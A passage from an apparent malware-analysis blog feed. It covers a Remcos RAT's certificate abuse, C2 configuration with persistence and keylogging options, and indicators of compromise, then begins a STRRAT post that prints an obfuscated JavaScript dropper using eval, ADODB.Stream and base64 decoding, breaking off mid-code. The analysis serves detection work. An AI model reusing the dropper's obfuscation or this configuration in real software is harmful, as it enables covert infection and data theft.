  <li><strong>Encryption/Decryption</strong>: Utilises <code class="language-plaintext highlighter-rouge">DESCryptoServiceProvider</code> for data encryption, indicating the potential for securing stolen data.</li>
  <li><strong>Stream Handling</strong>: Implements <code class="language-plaintext highlighter-rouge">MemoryStream</code> and <code class="language-plaintext highlighter-rouge">DeflateStream</code> for data manipulation, hinting at capabilities to handle and possibly obfuscate data.</li>
  <li><strong>Reflection</strong>: Uses reflection classes from <code class="language-plaintext highlighter-rouge">System.Reflection</code> to dynamically invoke methods and manipulate types, which can aid in evading detection.</li>
</ul>

<h3 id="modules">Modules</h3>
<p>The executable consists of various modules, including core .NET modules and user-defined assemblies. The inclusion of multiple namespaces suggests a comprehensive functionality, possibly designed to perform complex tasks such as network communications, data theft, and system manipulation.</p>

<h3 id="digital-signature">Digital Signature</h3>
<p>The malware employs a digital certificate, enhancing its legitimacy. However, details about the certificate’s issuer and the specific cryptographic algorithms used are not disclosed here. The presence of a valid certificate might be used to bypass security measures, making it more dangerous.</p>

<p><img src="/assets/images/remcos-vbs/remcoss.png" alt="Remcos VBS Analysis" /></p>

<p>Fig 3: Remcos or Anydesk ?</p>

<h3 id="discovered-certificates">Discovered Certificates</h3>

<table>
  <thead>
    <tr>
      <th>Certificate Name</th>
      <th>Description</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><strong>DigiCert Assured ID Root CA</strong></td>
      <td>A trusted root certificate authority (CA) that validates the identity of entities, enhancing online trust.</td>
    </tr>
    <tr>
      <td><strong>DigiCert Trusted Root G4</strong></td>
      <td>Another widely trusted root CA, essential for establishing secure communications and trust in digital certificates.</td>
    </tr>
    <tr>
      <td><strong>DigiCert Trusted G4 RSA4096 SHA256 TimeStamping CA</strong></td>
      <td>A timestamping certificate using RSA 4096 and SHA-256, ensuring the validity of digital signatures over time.</td>
    </tr>
    <tr>
      <td><strong>DigiCert Trusted G4 Code Signing RSA4096 SHA384 2021 CA</strong></td>
      <td>Used for code signing, this certificate verifies software authenticity and integrity with robust encryption.</td>
    </tr>
    <tr>
      <td><strong>DigiCert Timestamp 2023</strong></td>
      <td>Provides timestamping services to ensure signatures remain valid even after the signing certificate expires.</td>
    </tr>
    <tr>
      <td><strong>AnyDesk Software GmbH</strong></td>
      <td>Associated with code signing certificates for their remote desktop software, ensuring legitimacy and trust.</td>
    </tr>
  </tbody>
</table>

<h3 id="digital-signature-1">Digital Signature</h3>
<p>The malware uses a digital certificate to enhance legitimacy. The presence of a valid certificate can potentially bypass security measures, making it more dangerous.</p>

<h3 id="malicious-program-analysis">Malicious Program Analysis</h3>

<p>This document provides an overview of the functions and their identifiers found within the malicious program module. The functions listed are essential for understanding the program’s behaviour and functionalities.</p>

<h3 id="function-overview">Function Overview</h3>

<table>
  <thead>
    <tr>
      <th>Function Name</th>
      <th>Identifier</th>
      <th>Description</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>MaliciousProgram</td>
      <td><code class="language-plaintext highlighter-rouge">cc75892285ced49d32cf0d8ce3c38c138</code></td>
      <td>Main class of the malicious program.</td>
    </tr>
    <tr>
      <td>AssemblyInfoAttribute</td>
      <td><code class="language-plaintext highlighter-rouge">cbfffb95cee822e6c47850f80d1ece79a</code></td>
      <td>Contains assembly metadata.</td>
    </tr>
    <tr>
      <td>.cctor</td>
      <td><code class="language-plaintext highlighter-rouge">c52c3258cc590a0acd00cede059a6f622</code></td>
      <td>Class constructor method.</td>
    </tr>
    <tr>
      <td>Main</td>
      <td><code class="language-plaintext highlighter-rouge">c600b3114052bdc48786fd2558e76e348</code></td>
      <td>Entry point of the application.</td>
    </tr>
    <tr>
      <td>Invoke</td>
      <td><code class="language-plaintext highlighter-rouge">c5bd7680620f9bcf00168c3a295c36cd8</code></td>
      <td>Executes a specific command or action.</td>
    </tr>
    <tr>
      <td>get_cfbe247b6f86d61cf4c4f510d414fdc12</td>
      <td><code class="language-plaintext highlighter-rouge">get_cfbe247b6f86d61cf4c4f510d414fdc12</code></td>
      <td>Retrieves configuration details.</td>
    </tr>
  </tbody>
</table>

<h3 id="additional-functionality">Additional Functionality</h3>

<p>The module includes various other functions represented by their respective identifiers. Here are some notable entries:</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">c488c9f081c613e02ac8cb4cc9e4b02fc</code>: Function related to network communication.</li>
  <li><code class="language-plaintext highlighter-rouge">c4ed3acec454f7dfd326420c58331828f</code>: Functionality for data exfiltration.</li>
  <li><code class="language-plaintext highlighter-rouge">c00c2fc064618dbb3cb8796976dcdc8e1</code>: Handles encryption processes.</li>
</ul>

<h3 id="conclusion-of-static-analysis">Conclusion of Static Analysis</h3>

<p>The static analysis of the malware revealed the use of multiple legitimate digital certificates, notably from DigiCert and AnyDesk Software GmbH. The presence of these certificates indicates an effort to enhance the malware’s legitimacy, potentially allowing it to bypass security measures that rely on certificate validation. This tactic underscores the increasing sophistication of malware, making it more challenging to detect and mitigate. The analysis highlights the importance of robust security practices, including continuous monitoring and validation of digital signatures to safeguard against such threats.  Please note that more can be done with the binary for more statics analysis using several tools (that will be another post).</p>

<h3 id="analysing-the-pe-dynamics">Analysing the PE Dynamics</h3>

<p><em>This image illustrates the command-and-control (C2) IP addresses associated with the malware [2].</em></p>

<p><img src="/assets/images/remcos-vbs/c2ip.png" alt="C2 IP" /></p>

<p><em>Fig 4: C2 IP</em></p>

<p><em>This graph represents the statistical analysis of the malware’s behaviour and its impact on the system [2].</em></p>

<p><img src="/assets/images/remcos-vbs/gragh.png" alt="Graph" /></p>

<p><em>Fig 5: ANYRUN gragh</em></p>

<p><em>This diagram maps the malware’s tactics and techniques to the MITRE ATT&amp;CK framework for better understanding and threat analysis [2].</em></p>

<p><img src="/assets/images/remcos-vbs/mitre-attack.png" alt="MITRE ATT&amp;CK" /></p>

<p><em>Fig 6: the MITRE ATT&amp;CK of the PE file</em></p>

<p><em>This image displays the registry modifications made by the malware to ensure persistence and execute malicious activities [2].</em></p>

<p><img src="/assets/images/remcos-vbs/registry-modification.png" alt="Registry Modification" /></p>

<p><em>Fig 7: Registry changes</em></p>

<h3 id="summary-of-indicators-of-compromises">Summary of indicators of compromises</h3>

<ul>
  <li><strong>Digital Certificate Abuse</strong>: The malware uses legitimate digital certificates from DigiCert and AnyDesk Software</li>
</ul>

<p>Main object - decoded_output.exe
 sha256 decoded_output.exe e373701e9c2ec2c18ed363c6c699c1487646cf2dd696f5504f7ce24593b69205</p>

<h3 id="configuration-of-the-c2-server">Configuration of the C2 Server</h3>

<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="p">{</span><span class="w">
  </span><span class="nl">"C2"</span><span class="p">:</span><span class="w"> </span><span class="p">[</span><span class="w">
    </span><span class="s2">"192.3.101.xx:14645"</span><span class="p">,</span><span class="w">
    </span><span class="s2">"192.3.101.xx:1070"</span><span class="w">
  </span><span class="p">],</span><span class="w">
  </span><span class="nl">"Botnet"</span><span class="p">:</span><span class="w"> </span><span class="s2">"RemoteHost"</span><span class="p">,</span><span class="w">
  </span><span class="nl">"Options"</span><span class="p">:</span><span class="w"> </span><span class="p">{</span><span class="w">
    </span><span class="nl">"Connect_interval"</span><span class="p">:</span><span class="w"> </span><span class="s2">"1"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"Install_flag"</span><span class="p">:</span><span class="w"> </span><span class="s2">"False"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"Install_HKCU\\Run"</span><span class="p">:</span><span class="w"> </span><span class="s2">"True"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"Install_HKLM\\Run"</span><span class="p">:</span><span class="w"> </span><span class="s2">"True"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"Install_HKLM\\Explorer\\Run"</span><span class="p">:</span><span class="w"> </span><span class="s2">"1"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"Install_HKLM\\Winlogon\\Shell"</span><span class="p">:</span><span class="w"> </span><span class="s2">"100000"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"Setup_path"</span><span class="p">:</span><span class="w"> </span><span class="s2">"%LOCALAPPDATA%"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"Copy_file"</span><span class="p">:</span><span class="w"> </span><span class="s2">"remcos.exe"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"Startup_value"</span><span class="p">:</span><span class="w"> </span><span class="s2">"False"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"Hide_file"</span><span class="p">:</span><span class="w"> </span><span class="s2">"False"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"Mutex_name"</span><span class="p">:</span><span class="w"> </span><span class="s2">"Rmc-26HAHO"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"Keylog_flag"</span><span class="p">:</span><span class="w"> </span><span class="s2">"0"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"Keylog_path"</span><span class="p">:</span><span class="w"> </span><span class="s2">"%LOCALAPPDATA%"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"Keylog_file"</span><span class="p">:</span><span class="w"> </span><span class="s2">"logs.dat"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"Keylog_crypt"</span><span class="p">:</span><span class="w"> </span><span class="s2">"False"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"Hide_keylog"</span><span class="p">:</span><span class="w"> </span><span class="s2">"False"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"Screenshot_flag"</span><span class="p">:</span><span class="w"> </span><span class="s2">"False"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"Screenshot_time"</span><span class="p">:</span><span class="w"> </span><span class="s2">"5"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"Take_Screenshot"</span><span class="p">:</span><span class="w"> </span><span class="s2">"False"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"Screenshot_path"</span><span class="p">:</span><span class="w"> </span><span class="s2">"%APPDATA%"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"Screenshot_file"</span><span class="p">:</span><span class="w"> </span><span class="s2">"Screenshots"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"Screenshot_crypt"</span><span class="p">:</span><span class="w"> </span><span class="s2">"False"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"Mouse_option"</span><span class="p">:</span><span class="w"> </span><span class="s2">"False"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"Delete_file"</span><span class="p">:</span><span class="w"> </span><span class="s2">"False"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"Audio_record_time"</span><span class="p">:</span><span class="w"> </span><span class="s2">"5"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"Audio_path"</span><span class="p">:</span><span class="w"> </span><span class="s2">"%ProgramFiles%"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"Audio_dir"</span><span class="p">:</span><span class="w"> </span><span class="s2">"MicRecords"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"Connect_delay"</span><span class="p">:</span><span class="w"> </span><span class="s2">"0"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"Copy_dir"</span><span class="p">:</span><span class="w"> </span><span class="s2">"Remcos"</span><span class="p">,</span><span class="w">
    </span><span class="nl">"Keylog_dir"</span><span class="p">:</span><span class="w"> </span><span class="s2">"remcos"</span><span class="w">
  </span><span class="p">}</span><span class="w">
</span><span class="p">}</span><span class="w">

</span></code></pre></div></div>

<h3 id="connections">Connections</h3>
<p>“192.3.101.xx:14645”,
  “192.3.101.xx:1070”</p>

<h2 id="conclusion">Conclusion</h2>

<p>This analysis transitioned from VBS deobfuscation to an in-depth examination of Remcos malware. The characteristics and behaviour of Remcos were scrutinised, revealing its sophisticated features and potential risks. The utilisation of digital signatures and advanced obfuscation techniques highlights the need for continuous vigilance within cybersecurity practices. Gaining insights into the mechanisms employed by such malware is crucial for developing more effective detection and mitigation strategies.</p>

<h2 id="future-work">Future Work</h2>

<p>Future efforts will concentrate on writing YARA rules to enhance detection methods for Remcos and similar malware. This will involve creating a comprehensive set of rules that can identify the malware’s various components and characteristics.</p>

<h2 id="reference">Reference</h2>

<p>[1] Fortinet. “Remcos: A New RAT in the Wild.” Available: <a href="https://www.fortinet.com/blog/threat-research/remcos-a-new-rat-in-the-wild-2">https://www.fortinet.com/blog/threat-research/remcos-a-new-rat-in-the-wild-2</a></p>

<p>[2] Elastic. “Dissecting Remcos RAT: Part One.” Available: <a href="https://www.elastic.co/security-labs/dissecting-remcos-rat-part-one">https://www.elastic.co/security-labs/dissecting-remcos-rat-part-one</a></p>

<p>[3] ANY.RUN. “Read the Full Report.” Available: <a href="https://any.run/report/e373701e9c2ec2c18ed363c6c699c1487646cf2dd696f5504f7ce24593b69205/cea6287c-d33c-4d80-ae22-10fd58350991?_gl=1%2A1fdehcv%2A_ga%2AMTkyMzkxMDYyLjE3MjgxMTM1NTE.%2A_ga_53KB74YDZR%2AMTcyODE5NzgzMi41LjEuMTcyODE5ODc4OC4wLjAuODY3MzUxNDA2">https://any.run/report/e373701e9c2ec2c18ed363c6c699c1487646cf2dd696f5504f7ce24593b69205/cea6287c-d33c-4d80-ae22-10fd58350991?_gl=1%2A1fdehcv%2A_ga%2AMTkyMzkxMDYyLjE3MjgxMTM1NTE.%2A_ga_53KB74YDZR%2AMTcyODE5NzgzMi41LjEuMTcyODE5ODc4OC4wLjAuODY3MzUxNDA2</a></p>

<p>[4] Cybersecurity News. “Threats Delivering Remcos.” Available: <a href="https://cybersecuritynews.com/threats-delivering-remcos/">https://cybersecuritynews.com/threats-delivering-remcos/</a></p>]]></content><author><name>Daniel Jeremiah</name></author><category term="Malware Analysis" /><summary type="html"><![CDATA[A thorough analysis of the functionalities and evasion techniques employed by Remcos malware. This study utilises both static and dynamic analysis methods, along with the development of YARA rules to enhance detection capabilities and support comprehensive threat-hunting efforts.]]></summary></entry><entry><title type="html">Analysing STRRAT Malware: Uncovering Obfuscated JavaScript</title><link href="https://daniyyell.com/malware%20analysis/analysing-obfuscated-javascript-strrat/" rel="alternate" type="text/html" title="Analysing STRRAT Malware: Uncovering Obfuscated JavaScript" /><published>2024-10-05T00:00:00+00:00</published><updated>2024-10-05T00:00:00+00:00</updated><id>https://daniyyell.com/malware%20analysis/analysing-obfuscated-javascript-strrat</id><content type="html" xml:base="https://daniyyell.com/malware%20analysis/analysing-obfuscated-javascript-strrat/"><![CDATA[<h1 id="overview">Overview</h1>

<p>STRRAT is a Java-based Remote Access Trojan (RAT) that gives attackers full control over a victim’s system, with features like credential stealing and keylogging [18-19]. It mainly targets popular browsers such as Firefox, Internet Explorer, Chrome, and email clients like Foxmail, Outlook, and Thunderbird, stealing credentials and logging passwords through keylogging [18].</p>

<p>Starting with version 1.2, STRRAT gained a reputation for its ransomware-like behaviour, renaming files with the .crimson extension. By version 1.5, the malware became more complex and harder to detect due to increased obfuscation and modularity, but its main functions stayed the same [18]. It still focuses on collecting browser passwords, running remote commands, executing PowerShell scripts, and logging keystrokes. While version 1.5 introduced a basic encryption method, it remains relatively easy to reverse.</p>

<p>This analysis explores how STRRAT uses JavaScript obfuscation techniques to hide its malicious code and evade detection, revealing important patterns and strategies that expose its activity.</p>

<h2 id="introduction">Introduction</h2>

<p><img src="/assets/images/javascripts-analysis/virustotal.png" alt="Fig 1: VirusTotal Results" /></p>

<p><em>Fig 1: VirusTotal Results</em></p>

<p>The author investigates a malware variant titled “URGENT PAYMENT REQUEST.js”, sourced from FileScan.io, report ID: 690a3b5d-f71a-4c15-80d8-cc3aecca4484 [1]. During the analysis of this JavaScript file, clear evidence of a malicious dropper script was uncovered [2-3]. An OSINT source flagged several resources as malicious, and the script itself contained obfuscated URLs, commonly used to conceal harmful activities [2-7]. The suspicious filename, along with a reference to an autostart registry key, suggested that the script was designed to execute automatically upon system start-up [2-3].</p>

<p>When emulated, the script exhibited abnormal behaviour by repeatedly calling the same function, which raised concerns of malicious intent [2]. Additionally, the emulation revealed suspicious activities such as HTTP requests and the creation of OLE objects—both typically linked to malware behaviour [2-3]. Further analysis revealed string artifacts pointing to network activity, confirming the script’s attempts to communicate externally [3-17].</p>

<h2 id="next-steps">Next Steps</h2>

<p>In this blog, we will dive into the technical analysis of this malicious file, focusing on both static and dynamic techniques. Our main goal is to deobfuscate the JavaScript code, extract key Indicators of Compromise (IOCs), and analyse hidden network connections and registry modifications. Additionally, we will develop YARA rules based on the findings to support future detection efforts.</p>

<h2 id="analysis-of-the-malicious-javascript-code">Analysis of the Malicious JavaScript Code</h2>

<p>The first twelve lines of the malicious JavaScript file look like this:</p>

<div class="language-javascript highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">String</span><span class="p">[</span><span class="dl">"</span><span class="s2">prototype</span><span class="dl">"</span><span class="p">].</span><span class="nx">proc</span> <span class="o">=</span> <span class="kd">function</span><span class="p">()</span> <span class="p">{</span> <span class="nb">eval</span><span class="p">(</span><span class="k">this</span><span class="p">.</span><span class="nx">toString</span><span class="p">());</span> <span class="p">};</span>
<span class="nb">String</span><span class="p">[</span><span class="dl">"</span><span class="s2">prototype</span><span class="dl">"</span><span class="p">][</span><span class="dl">"</span><span class="se">\</span><span class="s2">x75</span><span class="se">\</span><span class="s2">x6E</span><span class="se">\</span><span class="s2">x64</span><span class="se">\</span><span class="s2">x65</span><span class="se">\</span><span class="s2">x66</span><span class="se">\</span><span class="s2">x69</span><span class="se">\</span><span class="s2">x6E</span><span class="se">\</span><span class="s2">x65</span><span class="se">\</span><span class="s2">x64</span><span class="dl">"</span><span class="p">]</span> <span class="o">=</span> <span class="kd">function</span><span class="p">(</span><span class="nx">xx</span><span class="p">,</span> <span class="nx">xy</span><span class="p">)</span> <span class="p">{</span>
    <span class="kd">var</span> <span class="nx">ibz</span> <span class="o">=</span> <span class="mi">0</span><span class="p">;</span>
    <span class="k">do</span> <span class="p">{</span>
        <span class="nx">xx</span><span class="p">[</span><span class="nx">ibz</span> <span class="o">+</span> <span class="mi">3</span><span class="p">]</span> <span class="o">=</span> <span class="nx">xy</span><span class="p">[</span><span class="nx">ibz</span><span class="p">];</span>
        <span class="nx">ibz</span> <span class="o">+=</span> <span class="mi">1</span><span class="p">;</span>
    <span class="p">}</span> <span class="k">while</span> <span class="p">(</span><span class="nx">ibz</span> <span class="o">&lt;</span> <span class="mi">3</span><span class="p">);</span>
<span class="p">};</span>
<span class="nb">String</span><span class="p">.</span><span class="err">\</span><span class="nx">u0070</span><span class="err">\</span><span class="nx">u0072</span><span class="err">\</span><span class="nx">u006f</span><span class="err">\</span><span class="nx">u0074</span><span class="err">\</span><span class="nx">u006f</span><span class="err">\</span><span class="nx">u0074</span><span class="err">\</span><span class="nx">u0079</span><span class="err">\</span><span class="nx">u0070</span><span class="err">\</span><span class="nx">u0065</span><span class="p">.</span><span class="err">\</span><span class="nx">u006D</span><span class="err">\</span><span class="nx">u006F</span><span class="err">\</span><span class="nx">u0075</span><span class="err">\</span><span class="nx">u0073</span><span class="err">\</span><span class="nx">u0065</span> <span class="o">=</span> <span class="p">{</span>
    <span class="na">mp3</span><span class="p">:</span> <span class="kd">function</span><span class="p">()</span> <span class="p">{</span>
        <span class="kd">var</span> <span class="nx">d</span> <span class="o">=</span> <span class="dl">""</span><span class="p">;</span>
        <span class="k">for</span> <span class="p">(</span><span class="kd">var</span> <span class="nx">i</span> <span class="o">=</span> <span class="mi">0</span><span class="p">;</span> <span class="nx">i</span> <span class="o">&lt;</span> <span class="k">this</span><span class="p">.</span><span class="nx">toString</span><span class="p">().</span><span class="nx">length</span><span class="p">;</span> <span class="nx">i</span><span class="o">++</span><span class="p">)</span> <span class="p">{</span>
            <span class="nx">d</span> <span class="o">=</span> <span class="nb">eval</span><span class="p">(</span><span class="dl">"</span><span class="s2">var cd = this.toString().substr(i, 1);cd;</span><span class="dl">"</span><span class="p">)</span> <span class="o">+</span> <span class="nx">d</span><span class="p">;</span>
        <span class="p">}</span>
        <span class="k">return</span> <span class="nx">d</span><span class="p">;</span>
    <span class="p">}</span>
<span class="p">}.</span><span class="nx">mp3</span><span class="p">;</span>
<span class="kd">var</span> <span class="err">\</span><span class="nx">u006D</span><span class="err">\</span><span class="nx">u0033</span><span class="err">\</span><span class="nx">u004D</span><span class="err">\</span><span class="nx">u006F</span><span class="err">\</span><span class="nx">u0072</span><span class="err">\</span><span class="nx">u0059</span><span class="err">\</span><span class="nx">u006B</span><span class="err">\</span><span class="nx">u0041</span><span class="err">\</span><span class="nx">u0064</span> <span class="o">=</span> <span class="p">[</span><span class="kc">null</span><span class="p">,</span>
    <span class="p">(</span><span class="dl">"</span><span class="se">\</span><span class="s2">x43</span><span class="se">\</span><span class="s2">x72</span><span class="se">\</span><span class="s2">x65</span><span class="se">\</span><span class="s2">x61</span><span class="se">\</span><span class="s2">x74</span><span class="se">\</span><span class="s2">x65</span><span class="se">\</span><span class="s2">x4F</span><span class="se">\</span><span class="s2">x62</span><span class="se">\</span><span class="s2">x6A</span><span class="se">\</span><span class="s2">x65</span><span class="se">\</span><span class="s2">x63</span><span class="se">\</span><span class="s2">x74</span><span class="dl">"</span> <span class="o">+</span> <span class="dl">"</span><span class="s2">txeTdaeR|</span><span class="dl">"</span> <span class="o">+</span> <span class="dl">"</span><span class="s2">undefined|</span><span class="dl">"</span> <span class="o">+</span> <span class="dl">"</span><span class="se">\</span><span class="s2">x61</span><span class="se">\</span><span class="s2">x64</span><span class="se">\</span><span class="s2">x6F</span><span class="se">\</span><span class="s2">x64</span><span class="se">\</span><span class="s2">x62</span><span class="se">\</span><span class="s2">x2E|</span><span class="dl">"</span> <span class="o">+</span> <span class="dl">"</span><span class="s2">noitisoP|teSrahC</span><span class="dl">"</span><span class="p">).</span><span class="nx">split</span><span class="p">(</span><span class="dl">"</span><span class="s2">|</span><span class="dl">"</span><span class="p">).</span><span class="nx">concat</span><span class="p">(</span><span class="dl">"</span><span class="s2">epyT</span><span class="dl">"</span><span class="p">.</span><span class="nx">mouse</span><span class="p">(),</span> <span class="dl">"</span><span class="s2">nepO</span><span class="dl">"</span><span class="p">.</span><span class="nx">mouse</span><span class="p">())</span>
<span class="p">];</span>

<span class="kd">var</span> <span class="nx">exp</span> <span class="o">=</span> <span class="sr">/{</span><span class="se">(\d</span><span class="sr">+</span><span class="se">)</span><span class="sr">}/g</span><span class="p">;</span> 
<span class="kd">var</span> <span class="nx">oMut1</span> <span class="o">=</span> <span class="kc">null</span><span class="p">;</span>
<span class="nb">Array</span><span class="p">.</span><span class="nx">prototype</span><span class="p">.</span><span class="nx">om0l4d3</span> <span class="o">=</span> <span class="kd">function</span><span class="p">()</span> <span class="p">{</span>
    <span class="kd">var</span> <span class="nx">hYiUrF</span> <span class="o">=</span> <span class="err">\</span><span class="nx">u0061</span><span class="err">\</span><span class="nx">u0072</span><span class="err">\</span><span class="nx">u0067</span><span class="err">\</span><span class="nx">u0075</span><span class="err">\</span><span class="nx">u006D</span><span class="err">\</span><span class="nx">u0065</span><span class="err">\</span><span class="nx">u006E</span><span class="err">\</span><span class="nx">u0074</span><span class="err">\</span><span class="nx">u0073</span><span class="p">;</span> 
    <span class="k">return</span> <span class="k">this</span><span class="p">[</span><span class="mi">0</span><span class="p">][</span><span class="dl">"</span><span class="s2">replace</span><span class="dl">"</span><span class="p">](</span><span class="nx">exp</span><span class="p">,</span> <span class="kd">function</span><span class="p">(</span><span class="nx">k3tTlE0</span><span class="p">,</span> <span class="nx">k3tTlE1</span><span class="p">)</span> <span class="p">{</span> 
        <span class="k">try</span> <span class="p">{</span>
            <span class="k">return</span> <span class="nx">hYiUrF</span><span class="p">[</span><span class="nx">k3tTlE1</span><span class="p">];</span>
        <span class="p">}</span> <span class="k">catch</span> <span class="p">(</span><span class="nx">ex</span><span class="p">)</span> <span class="p">{</span>
            <span class="k">return</span> <span class="nx">k3tTlE0</span><span class="p">;</span>
        <span class="p">}</span>
    <span class="p">});</span>
<span class="p">};</span>

<span class="c1">// then the attacker pass the obfucated string to "Array.prototype.s0fStu"</span>

<span class="nb">Array</span><span class="p">.</span><span class="nx">prototype</span><span class="p">.</span><span class="nx">s0fStu</span> <span class="o">=</span> <span class="dl">"</span><span class="s2">{2}mFyIG5lbTQ0Ow0K{2}mFyIGxvbm{2}UZXh0ID0{0}IlVFc0{1}CQlEhPi1DIT4tZ0khPi1Fc0x{1}VmshPi0hPi0hPi0hPi0hPi0hPi0hPi0hPi0hPi0hPi0hPi0hPi0hPi0hPi0hPi0hPi1VIT4tIT4tIT4tIT4tVFVWVVFTMUpUa1l2VFVGT1NVWkZVMVF1VFVhTmtF{1}kx4{1}CE+LVFoZStCL0ljNTZt{1}ml1MXBjZTF1TG5x{2}3JJckkzbV{1}SWm1wb21OVW1SL252alhuUkZSSmpM{2}lBmbVkyWmFjbWF2WThKbkhhTHhyb1pT{1}kp4{2}DNEZGxNMUhYYThoYU5xL0VKV2{1}OMEpTMH{2}1{2}mxNNzhXeGN1cUts{1}V{2}hempaQnVxc2hzYUh5UW{1}L{1}1hDYT{0}1Wml4IT4tZEtmUTNXeUxPNHhLUk{0}3TDEveFhOUmlZSEN{1}UjhjWVpYNz{1}raVpMS1c5{1}HlOV25N{1}1JHOStzU1JvSEpi{2}k1LUy9FU3BUL2cyWFMrTVA5{1}S9iTHhwen{1}zTm0yN2MzOVV3MH{1}HWWVITStIZFchPi10UyE+LXltbEZkQ2MvSmovMEpHMUM4aGNzN0{2}LczYrQk{2}</span><span class="dl">"</span>

<span class="c1">// Follow by the remaining code</span>

<span class="nx">m3MorYkAd</span><span class="p">[</span><span class="mi">2</span><span class="p">]</span> <span class="o">=</span> <span class="nb">Array</span><span class="p">(</span>
    <span class="dl">"</span><span class="s2">m3MorYkAd[4]()[m3MorYkAd[1][6]] = 1;m3MorYkAd[4]()[m3MorYkAd[1][7]]();m3MorYkAd[4]()[</span><span class="se">\"</span><span class="s2">Writ</span><span class="se">\"</span><span class="s2"> + </span><span class="se">\"</span><span class="s2">e</span><span class="se">\"</span><span class="s2">](m3MorYkAd[3][1]['nodeTypedValue']);</span><span class="dl">"</span><span class="p">,</span>
    <span class="dl">"</span><span class="s2">m3MorYkAd[4]()[m3MorYkAd[1][5]] = 0;m3MorYkAd[4]()[m3MorYkAd[1][6]] = 2;</span><span class="dl">"</span><span class="p">,</span>
    <span class="dl">"</span><span class="s2">m3MorYkAd[4]()[m3MorYkAd[1][4]] = m3MorYkAd[3][2][0];</span><span class="dl">"</span><span class="p">,</span>
    <span class="kc">null</span>
<span class="p">);</span>

<span class="nx">oMut1</span> <span class="o">=</span> <span class="p">[</span>
    <span class="nb">Array</span><span class="p">(</span>
        <span class="nx">WSH</span><span class="p">[</span><span class="nx">m3MorYkAd</span><span class="p">[</span><span class="mi">1</span><span class="p">][</span><span class="mi">0</span><span class="p">]]([</span><span class="dl">"</span><span class="se">\</span><span class="s2">x61</span><span class="se">\</span><span class="s2">x64{0}</span><span class="se">\</span><span class="s2">x62</span><span class="se">\</span><span class="s2">x2E{1}</span><span class="se">\</span><span class="s2">x72</span><span class="se">\</span><span class="s2">x65{2}</span><span class="dl">"</span><span class="p">].</span><span class="nx">om0l4d3</span><span class="p">(</span><span class="dl">"</span><span class="se">\</span><span class="s2">x6F</span><span class="se">\</span><span class="s2">x64</span><span class="dl">"</span><span class="p">,</span> <span class="dl">"</span><span class="se">\</span><span class="s2">x73</span><span class="se">\</span><span class="s2">x74</span><span class="dl">"</span><span class="p">,</span> <span class="dl">"</span><span class="se">\</span><span class="s2">x61</span><span class="se">\</span><span class="s2">x6D</span><span class="dl">"</span><span class="p">)),</span>
        <span class="nx">WSH</span><span class="p">[</span><span class="nx">m3MorYkAd</span><span class="p">[</span><span class="mi">1</span><span class="p">][</span><span class="mi">0</span><span class="p">]](</span><span class="dl">"</span><span class="se">\</span><span class="s2">x6D</span><span class="se">\</span><span class="s2">x69</span><span class="se">\</span><span class="s2">x63</span><span class="se">\</span><span class="s2">x72</span><span class="se">\</span><span class="s2">x6F</span><span class="se">\</span><span class="s2">x73</span><span class="se">\</span><span class="s2">x6F</span><span class="se">\</span><span class="s2">x66</span><span class="se">\</span><span class="s2">x74</span><span class="se">\</span><span class="s2">x2E</span><span class="se">\</span><span class="s2">x78</span><span class="se">\</span><span class="s2">x6D</span><span class="se">\</span><span class="s2">x6C</span><span class="se">\</span><span class="s2">x64</span><span class="se">\</span><span class="s2">x6F</span><span class="se">\</span><span class="s2">x6D</span><span class="dl">"</span><span class="p">)[</span><span class="nb">Array</span><span class="p">(</span><span class="dl">"</span><span class="s2">create</span><span class="se">\</span><span class="s2">x45</span><span class="se">\</span><span class="s2">x6C</span><span class="dl">"</span><span class="p">,</span> <span class="dl">"</span><span class="se">\</span><span class="s2">x6D</span><span class="dl">"</span><span class="p">,</span> <span class="dl">"</span><span class="se">\</span><span class="s2">x6E</span><span class="se">\</span><span class="s2">x74</span><span class="dl">"</span><span class="p">).</span><span class="nx">join</span><span class="p">(</span><span class="dl">"</span><span class="se">\</span><span class="s2">x65</span><span class="dl">"</span><span class="p">)](</span><span class="dl">"</span><span class="s2">bst</span><span class="dl">"</span><span class="p">),</span>
        <span class="p">[</span><span class="dl">"</span><span class="s2">us-</span><span class="se">\</span><span class="s2">x61</span><span class="se">\</span><span class="s2">x73</span><span class="se">\</span><span class="s2">x63</span><span class="se">\</span><span class="s2">x69</span><span class="se">\</span><span class="s2">x69</span><span class="dl">"</span><span class="p">]</span>
    <span class="p">),</span>
    <span class="kd">function</span><span class="p">()</span> <span class="p">{</span>
        <span class="k">return</span> <span class="nx">m3MorYkAd</span><span class="p">[</span><span class="mi">3</span><span class="p">][</span><span class="mi">0</span><span class="p">];</span>
    <span class="p">},</span>
    <span class="kd">function</span><span class="p">()</span> <span class="p">{</span>
